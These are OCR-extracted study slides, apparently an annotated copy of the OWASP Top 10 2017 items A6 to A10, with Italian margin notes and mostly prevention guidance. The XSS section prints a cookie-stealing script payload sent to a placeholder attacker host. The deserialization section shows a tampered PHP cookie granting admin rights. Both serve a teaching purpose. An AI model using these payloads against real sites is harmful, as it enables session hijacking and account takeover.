
Controllare configurazione sistema, fare piattaforma minimale e fare revisione di sistema

How to Prevent

Secure installation processes should be implemented, including:

- A repeatable hardening process that makes it fast and easy to deploy another environment that is properly locked down. Development, QA, and production environments should all be configured identically, with different credentials used in each environment. This process should be automated to minimize the effort required to setup a new secure environment.
- A minimal platform without any unnecessary features, components, documentation, and samples. Remove or do not install unused features and frameworks.
- A task to review and update the configurations appropriate to all security notes, updates and patches as part of the patch management process (see A9:2017-Using Components with Known Vulnerabilities). In particular, review cloud storage permissions (e.g. S3 bucket permissions).
- A segmented application architecture that provides effective, secure separation between components or tenants, with segmentation, containerization, or cloud security groups.
- Sending security directives to clients, e.g. Security Headers.
- An automated process to verify the effectiveness of the configurations and settings in all environments.

A7: Cross Site Scripting (XSS)



A7: Cross Site Scripting (XSS)

Example Attack Scenario

Scenario 1: The application uses untrusted data in the construction of the following HTML snippet without validation or escaping:

```
(String) page += "<input name='creditcard' type='TEXT'
value='" + request.getParameter("CC") + "'>";
```

The attacker modifies the 'CC' parameter in the browser to:

```
'><script>document.location=
'http://www.attacker.com/cgi-bin/cookie.cgi?
foo='+document.cookie</script>'.
```

=> chiudo value e eseguo script

This attack causes the victim's session ID to be sent to the attacker's website, allowing the attacker to hijack the user's current session.

Note: Attackers can use XSS to defeat any automated Cross-Site Request Forgery (CSRF) defense the application might employ.

A7: Cross Site Scripting (XSS)

Is the Application Vulnerable?

There are three forms of XSS, usually targeting users' browsers:

Reflected XSS: The application or API includes unvalidated and unescaped user input as part of HTML output. A successful attack can allow the attacker to execute arbitrary HTML and JavaScript in the victim's browser. Typically the user will need to interact with some malicious link that points to an attacker-controlled page, such as malicious watering hole websites, advertisements, or similar.

↳ qualche operaz. memorizza info locali su client e server

Stored XSS: The application or API stores unsanitized user input that is viewed at a later time by another user or an administrator. Stored XSS is often considered a high or critical risk.

↳ lo combio quello che utente vede

DOM XSS: JavaScript frameworks, single-page applications, and APIs that dynamically include attacker-controllable data to a page are vulnerable to DOM XSS. Ideally, the application would not send attacker-controllable data to unsafe JavaScript APIs.

Typical XSS attacks include session stealing, account takeover, MFA bypass, DOM node replacement or defacement (such as trojan login panels), attacks against the user's browser such as malicious software downloads, key logging, and other client-side attacks.

A7: Cross Site Scripting (XSS)

How to Prevent


Preventing XSS requires separation of untrusted data from active browser content. This can be achieved by:

- Using frameworks that automatically escape XSS by design, such as the latest Ruby on Rails, React JS. Learn the limitations of each framework's XSS protection and appropriately handle the use cases which are not covered.
- Escaping untrusted HTTP request data based on the context in the HTML output (body, attribute, JavaScript, CSS, or URL) will resolve Reflected and Stored XSS vulnerabilities. The OWASP Cheat Sheet 'XSS Prevention' has details on the required data escaping techniques.
- Applying context-sensitive encoding when modifying the browser document on the client side acts against DOM XSS. When this cannot be avoided, similar context sensitive escaping techniques can be applied to browser APIs as described in the OWASP Cheat Sheet 'DOM based XSS Prevention'.
- Enabling a Content Security Policy (CSP) is a defense-in-depth mitigating control against XSS. It is effective if no other vulnerabilities exist that would allow placing malicious code via local file includes (e.g. path traversal overwrites or vulnerable libraries from permitted content delivery networks).

es. non posso fare richieste a sito diverso da quello presente nella pagina

A8: Insecure Deserialization (I)

Scambio dati che poi deve andare a ricostruire



A8: Insecure Deserialization

Example Attack Scenarios

Scenario #1: A React application calls a set of Spring Boot microservices. Being functional programmers, they tried to ensure that their code is immutable. The solution they came up with is serializing user state and passing it back and forth with each request. An attacker notices the "R00" Java object signature, and uses the Java Serial Killer tool to gain remote code execution on the application server.

Scenario #2: A PHP forum uses PHP object serialization to save a "super" cookie, containing the user's user ID, role, password hash, and other state:

```
a:4:{i:0;i:132;i:1;s:7:"Mallory";i:2;s:4:"user";
  i:3;s:32:"b6a8b3bea87fe0e05022f8f3c88bc960";}
```

An attacker changes the serialized object to give themselves admin privileges:

```
a:4:{i:0;i:1;i:1;s:5:"Alice";i:2;s:5:"admin";
  i:3;s:32:"b6a8b3bea87fe0e05022f8f3c88bc960";}
```

Avviene quando ho scambio di oggetti che deve essere controllato

A8: Insecure Deserialization

Is the Application Vulnerable?

Applications and APIs will be vulnerable if they deserialize hostile or tampered objects supplied by an attacker.

This can result in two primary types of attacks:

- Object and data structure related attacks where the attacker modifies application logic or achieves arbitrary remote code execution if there are classes available to the application that can change behavior during or after deserialization.
- Typical data tampering attacks, such as access-control-related attacks, where existing data structures are used but the content is changed.

Serialization may be used in applications for:

- Remote- and inter-process communication (RPC/IPC)
- Wire protocols, web services, message brokers
- Caching/Persistence
- Databases, cache servers, file systems
- HTTP cookies, HTML form parameters, API authentication tokens

A8: Insecure Deserialization


How to Prevent

The only safe architectural pattern is not to accept serialized objects from untrusted sources or to use serialization mediums that only permit primitive data types.

If that is not possible, consider one of more of the following:

- Implementing integrity checks such as digital signatures on any serialized objects to prevent hostile object creation or data tampering.
- Enforcing strict type constraints during deserialization before object creation as the code typically expects a definable set of classes. Bypasses to this technique have been demonstrated, so reliance solely on this is not advisable.
- Isolating and running code that deserializes in low privilege environments when possible.
- Logging deserialization exceptions and failures, such as where the incoming type is not the expected type, or the deserialization throws exceptions.
- Restricting or monitoring incoming and outgoing network connectivity from containers or servers that deserialize.
- Monitoring deserialization, alerting if a user deserializes constantly.

A9: Using Components with Known Vulnerabilities



A9: Using Components with Known Vulnerabilities

Example Attack Scenarios

Scenario #1: Components typically run with the same privileges as the application itself, so flaws in any component can result in serious impact. Such flaws can be accidental (e.g. coding error) or intentional (e.g. backdoor in component). Some example exploitable component vulnerabilities discovered are:

- CVE-2017-5638, a Struts 2 remote code execution vulnerability that enables execution of arbitrary code on the server, has been blamed for significant breaches.
- While internet of things (IoT) are frequently difficult or impossible to patch, the importance of patching them can be great (e.g. biomedical devices).

There are automated tools to help attackers find unpatched or misconfigured systems. For example, the Shodan IoT search engine can help you find devices that still suffer from the Heartbleed vulnerability that was patched in April 2014.

A9: Using Components with Known Vulnerabilities

Is the Application Vulnerable?

You are likely vulnerable:

- If you do not know the versions of all components you use (both client-side and server-side). This includes components you directly use as well as nested dependencies.
- If software is vulnerable, unsupported, or out of date. This includes the OS, web/application server, database management system (DBMS), applications, APIs and all components, runtime environments, and libraries.
- If you do not scan for vulnerabilities regularly and subscribe to security bulletins related to the components you use.
- If you do not fix or upgrade the underlying platform, frameworks, and dependencies in a risk-based, timely fashion. This commonly happens in environments when patching is a monthly or quarterly task under change control, which leaves organizations open to many days or months of unnecessary exposure to fixed vulnerabilities.
- If software developers do not test the compatibility of updated, upgraded, or patched libraries.
- If you do not secure the components' configurations (see A6:2017-Security Misconfiguration).

A9: Using Components with Known Vulnerabilities

How to Prevent


There should be a patch management process in place to:

- Remove unused dependencies, unnecessary features, components, files, and documentation.
- Continuously inventory the versions of both client-side and server-side components (e.g. frameworks, libraries) and their dependencies using tools like versions, DependencyCheck, retire.js, etc. Continuously monitor sources like CVE and NVD for vulnerabilities in the components. Use software composition analysis tools to automate the process. Subscribe to email alerts for security vulnerabilities related to components you use.
- Only obtain components from official sources over secure links. Prefer signed packages to reduce the chance of including a modified, malicious component.
- Monitor for libraries and components that are unmaintained or do not create security patches for older versions. If patching is not possible, consider deploying a virtual patch to monitor, detect, or protect against the discovered issue.

Every organization must ensure that there is an ongoing plan for monitoring, triaging, and applying updates or configuration changes for the lifetime of the application or portfolio.

A10: Insufficient Logging & Monitoring

Intrusion Detection System / Prevention } OWASP Vol



Exploitability: 2	Prevalence: 3	Detectability: 1	Technical: 2
Exploitation of insufficient logging and monitoring is the bedrock of nearly every major incident. Attackers rely on the lack of monitoring and timely response to achieve their goals without being detected.	This issue is included in the Top 10 based on an industry survey. One strategy for determining if you have sufficient monitoring is to examine the logs following penetration testing. The testers' actions should be recorded sufficiently to understand what damages they may have inflicted.		Most successful attacks start with vulnerability probing. Allowing such probes to continue can raise the likelihood of successful exploit to nearly 100%. In 2016, identifying a breach took an average of 191 days - plenty of time for damage to be inflicted.

A10: Insufficient Logging & Monitoring

Example Attack Scenarios

Scenario #1: An open source project forum software run by a small team was hacked using a flaw in its software. The attackers managed to wipe out the internal source code repository containing the next version, and all of the forum contents. Although source could be recovered, the lack of monitoring, logging or alerting led to a far worse breach. The forum software project is no longer active as a result of this issue.

Scenario #2: An attacker uses scans for users using a common password. They can take over all accounts using this password. For all other users, this scan leaves only one false login behind. After some days, this may be repeated with a different password.

Scenario #3: A major US retailer reportedly had an internal malware analysis sandbox analyzing attachments. The sandbox software had detected potentially unwanted software, but no one responded to this detection. The sandbox had been producing warnings for some time before the breach was detected due to fraudulent card transactions by an external bank.

A10: Insufficient Logging & Monitoring

Is the Application Vulnerable?

Insufficient logging, detection, monitoring and active response occurs any time:

- Auditable events, such as logins, failed logins, and high-value transactions are not logged.
- Warnings and errors generate no, inadequate, or unclear log messages.
- Logs of applications and APIs are not monitored for suspicious activity.
- Logs are only stored locally.
- Appropriate alerting thresholds and response escalation processes are not in place or effective.
- Penetration testing and scans by DAST tools (such as OWASP ZAP) do not trigger alerts.
- The application is unable to detect, escalate, or alert for active attacks in real time or near real time.

You are vulnerable to information leakage if you make logging and alerting events visible to a user or an attacker (see **A3:2017-Sensitive Information Exposure**).

A10: Insufficient Logging & Monitoring

How to Prevent

